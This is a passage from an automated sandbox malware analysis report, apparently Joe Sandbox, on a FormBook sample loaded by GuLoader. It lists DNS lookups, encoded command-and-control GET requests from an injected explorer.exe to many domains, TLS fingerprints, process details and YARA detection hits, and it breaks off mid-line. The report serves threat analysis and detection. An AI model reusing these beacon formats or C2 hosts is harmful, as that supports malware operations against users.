Feb 25, 2021 15:49:41.069926023 CET	8.8.8.8	192.168.2.6	0xe863	No error (0)	www.azhello.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:41.069926023 CET	8.8.8.8	192.168.2.6	0xe863	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		18.189.205.91	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:41.069926023 CET	8.8.8.8	192.168.2.6	0xe863	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.131.252.17	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:41.069926023 CET	8.8.8.8	192.168.2.6	0xe863	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.138.83.135	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:46.569489002 CET	8.8.8.8	192.168.2.6	0x3499	No error (0)	www.africabiocity.com	africabiocity.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:46.569489002 CET	8.8.8.8	192.168.2.6	0x3499	No error (0)	africabiocity.com		199.79.62.169	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:52.389069080 CET	8.8.8.8	192.168.2.6	0x409f	Name error (3)	www.weebflix.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:57.477340937 CET	8.8.8.8	192.168.2.6	0x946c	No error (0)	www.nhadat9chu.com		103.28.36.171	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:03.171494007 CET	8.8.8.8	192.168.2.6	0x237b	No error (0)	www.kfs.ltd	www22.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:50:03.171494007 CET	8.8.8.8	192.168.2.6	0x237b	No error (0)	www22.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:50:03.171494007 CET	8.8.8.8	192.168.2.6	0x237b	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:50:03.171494007 CET	8.8.8.8	192.168.2.6	0x237b	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-dc11-60-102.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:50:03.171494007 CET	8.8.8.8	192.168.2.6	0x237b	No error (0)	td-balancer-dc11-60-102.wixdns.net		185.230.60.102	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:08.828957081 CET	8.8.8.8	192.168.2.6	0x2f27	Server failure (2)	www.prepa-tests.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:13.916348934 CET	8.8.8.8	192.168.2.6	0xf88	No error (0)	www.lvlyourlife.com	lvlyourlife.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:50:13.916348934 CET	8.8.8.8	192.168.2.6	0xf88	No error (0)	lvlyourlife.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:19.287266016 CET	8.8.8.8	192.168.2.6	0xcc85	No error (0)	www.angelises.com		162.210.102.231	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.guidedcommercialloan.com
- www.discbrakepart.com
- www.truckrev.com
- www.quartiercreole.net
- www.wissinkadams.com
- www.shopping-container.com
- www.azhello.com
- www.africabiocity.com
- www.nhadat9chu.com
- www.kfs.ltd
- www.lvlyourlife.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49743	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:04.064583063 CET	2525	OUT	GET /iae2/?Cb=Rufvx1jOsytop1bvq44D8J5BrA1Sf94ZUOtMBwRkz2TXMocihNedTu7uPJah09VVn9/XRzeeTw== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.guidedcommercialloan.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:04.204483986 CET	2525	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:49:04 GMT Content-Type: text/html Content-Length: 275 ETag: "60363547-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49749	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:09.333920002 CET	6438	OUT	GET /iae2/?Cb=e6cahffjztzcamJ4O+DKrhaQB5hRPzkwIvwlBHpDvSFa4AI+euUXko8WJypl60YQUdNY72tcfQ== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.discbrakepart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:09.474284887 CET	6438	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:49:09 GMT Content-Type: text/html Content-Length: 275 ETag: "603155b8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49764	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:50:13.958388090 CET	6509	OUT	GET /iae2/?Cb=AbpHtwwPcjqVDvg4bYXWsG8P5KsLAA+yhQvslNw16RaUmuaJNxrlVWhvxUk5BU5rJ318S0XyEg==&uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.lvlyourlife.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:50:14.098751068 CET	6510	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:50:14 GMT Content-Type: text/html Content-Length: 275 ETag: "60363547-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49750	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:19.806034088 CET	6463	OUT	GET /iae2/?Cb=0/NeuyozxGBDMX4HAZN4yfkirUgQuZO/PqS7luZp/cW8TZEJ+m/Qgd9wiqPWKwH99MCiE7v8pw==&uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.truckrev.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:19.855556011 CET	6463	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /iae2/?Cb=0/NeuyozxGBDMX4HAZN4yfkirUgQuZO/PqS7luZp/cW8TZEJ+m/Qgd9wiqPWKwH99MCiE7v8pw==&uVjH=yVCTVb0XT254cnY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49751	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:24.992497921 CET	6464	OUT	GET /iae2/?Cb=y5UfgZt3axNXxKUKNxQBC2DBWQuEwdDoKwpextWmXL4AH1jfcUOFtuVQVuhxYhhogQppfaQ4MQ== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.quartiercreole.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:25.133006096 CET	6464	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:49:25 GMT Content-Type: text/html Content-Length: 275 ETag: "60363547-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49752	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:30.250901937 CET	6465	OUT	GET /iae2/?Cb=zuFquqmMcvMIVTA8KC8hAytFTzaQhDtWEj5Y6a4mHxGfCyQF/Xb/aYQpFx1LlkGMT0GVZlYKNw== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.wissinkadams.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:30.390222073 CET	6466	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:49:30 GMT Content-Type: text/html Content-Length: 275 ETag: "603155b8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49753	198.54.117.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:35.694806099 CET	6467	OUT	GET /iae2/?Cb=0E3C5mUHlRauL0/Y7Bp5k7qydJv7c0I2M1waktstgn1SsRqH7XaUeeB0rPzY/gY6TfHCuVFaFw== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.shopping-container.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49759	18.189.205.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:41.207811117 CET	6492	OUT	GET /iae2/?Cb=VoDnAKif46zuoDGUOYPF8CFht3P91IwI50ppSsuc6FjbQwYrNosv2kcASbfxHajA03pQPAi11g== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.azhello.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:41.344544888 CET	6493	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Feb 2021 14:49:41 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49760	199.79.62.169	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:46.746673107 CET	6495	OUT	GET /iae2/?Cb=M0uFvISRXYRHVkOb0AJBAd7B/InOE9ksckU2zFobX8RttE5IKM9SRPMAdsze42ip49A2WvKiMw== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.africabiocity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:47.960475922 CET	6495	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 25 Feb 2021 14:49:46 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: https://www.africabiocity.com/iae2/?Cb=M0uFvISRXYRHVkOb0AJBAd7B/InOE9ksckU2zFobX8RttE5IKM9 SRPMAdsze42ip49A2WvKiMw==&uVjH=yVCTVb0XT254cnY Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49762	103.28.36.171	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:49:57.717503071 CET	6506	OUT	GET /iae2/?Cb=tIljdtxg+6ss6GeFkxkNX/Gta+EnXEkPHxZQNKO5opTQPj/ZdNFPdnHw1EJZhrtLdJv1ORZ2Rg== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.nhadat9chu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:49:58.079749107 CET	6506	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.nhadat9chu.com/iae2/?Cb=tIljdtxg+6ss6GeFkxkNX/Gta+EnXEkPHxZQNKO5opTQPj/ZdNFPdn Hw1EJZhrtLdJv1ORZ2Rg==&uVjH=yVCTVb0XT254cnY Content-Length: 0 Date: Thu, 25 Feb 2021 14:49:57 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49763	185.230.60.102	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:50:03.338769913 CET	6507	OUT	GET /iae2/?Cb=2Mu6jGWgIoofF63Ti3l/Zo55WQUYmkW4MO9hv8QsoUu7nlZl5gregCIikYrtIUhyBUOiCNofoA== &uVjH=yVCTVb0XT254cnY HTTP/1.1 Host: www.kfs.ltd Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:50:03.487498999 CET	6508	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 25 Feb 2021 14:50:03 GMT Content-Length: 0 Connection: close location: https://www.kfs.ltd/iae2?Cb=2Mu6jGWgIoofF63Ti3l%2FZo55WQUYmkW4MO9hv8QsoUu7nlZl5gregCIikYrtIUhyBUOiCNofoA%3D%3D&uVjH=yVCTVb0XT254cnY strict-transport-security: max-age=120 x-wix-request-id: 1614264603.42118586673856126181 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=42 X-Seen-By: jeslxIFvDH4ulYwNNi+3Muwfbs+7qUVAqsIx00yI78k=,sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlv bxtlynkVhT9gRHUF6iCEZerWBFcnqX,2d58ifebGbosy5xc+FRalp0JW3SHyhzs9FHT6/ij6dLDCec7qa/EMLCChW5 0N7/00YaveWPTFu/8+Yg3CfH40w==,2UNV7KOq4oGjA5+PKsX47JeSAtYJ4i5JfWbg2xSNjS4=,m0j2EEknGIVUW/l iY8BLLkiHzpTYSDRA7u88Ic3Fde7V0TBmJ+uLPQ4OZPC1VSMH,8Jozq2XDr5/0Pv3E0yMndyYULW1yPqALTkG175wl mb9Gp/J3MBzgzU8QHrQuh4zQ,9phxMuSXVGy04obH0oEnZbxJXFeoENGzEv6d1YOaTWMegIHNMbeN98wDstUop/lBW IHlCalF7YnfvOr2cMPpyw== Cache-Control: no-cache Expires: -1 Server: Pepyaka/1.15.10

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 25, 2021 15:48:25.025437117 CET	142.250.184.65	443	192.168.2.6	49727	CN=*.googleusercontent.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Tue Jan 26 10:05:02 CET 2021 Thu Jun 15 02:00:42 CEST 2017	Tue Apr 20 11:05:01 CEST 2021 Wed Dec 15 01:00:42 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 211094.exe PID: 6984 Parent PID: 5824

General

Start time:	15:48:04
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\211094.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\211094.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	A2BC516696C51F3AFDD8721D6C782360
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: 211094.exe PID: 1872 Parent PID: 6984

General

Start time:	15:48:13
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\211094.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\211094.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	A2BC516696C51F3AFDD8721D6C782360
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_GuLoader, Description: Yara detected GuLoader, Source: 00000004.00000002.399305439.0000000000562000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.404736024.000000001E290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.404736024.000000001E290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.404736024.000000001E290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.399177906.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.399177906.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.399177906.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56352D	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56352D	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56352D	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56352D	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56352D	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	56352D	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 1872

General

Start time:	15:48:26
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 776 Parent PID: 3440

General

Start time:	15:48:40
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xb70000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.587412850.00000000006F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.587412850.00000000006F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.587412850.00000000006F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.587981327.0000000000B30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.587981327.0000000000B30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.587981327.0000000000B30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.587932425.0000000000B00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.587932425.0000000000B00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.587932425.0000000000B00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000009.00000002.587887659.0000000000983000.00000004.00000020.sdmp, Author: 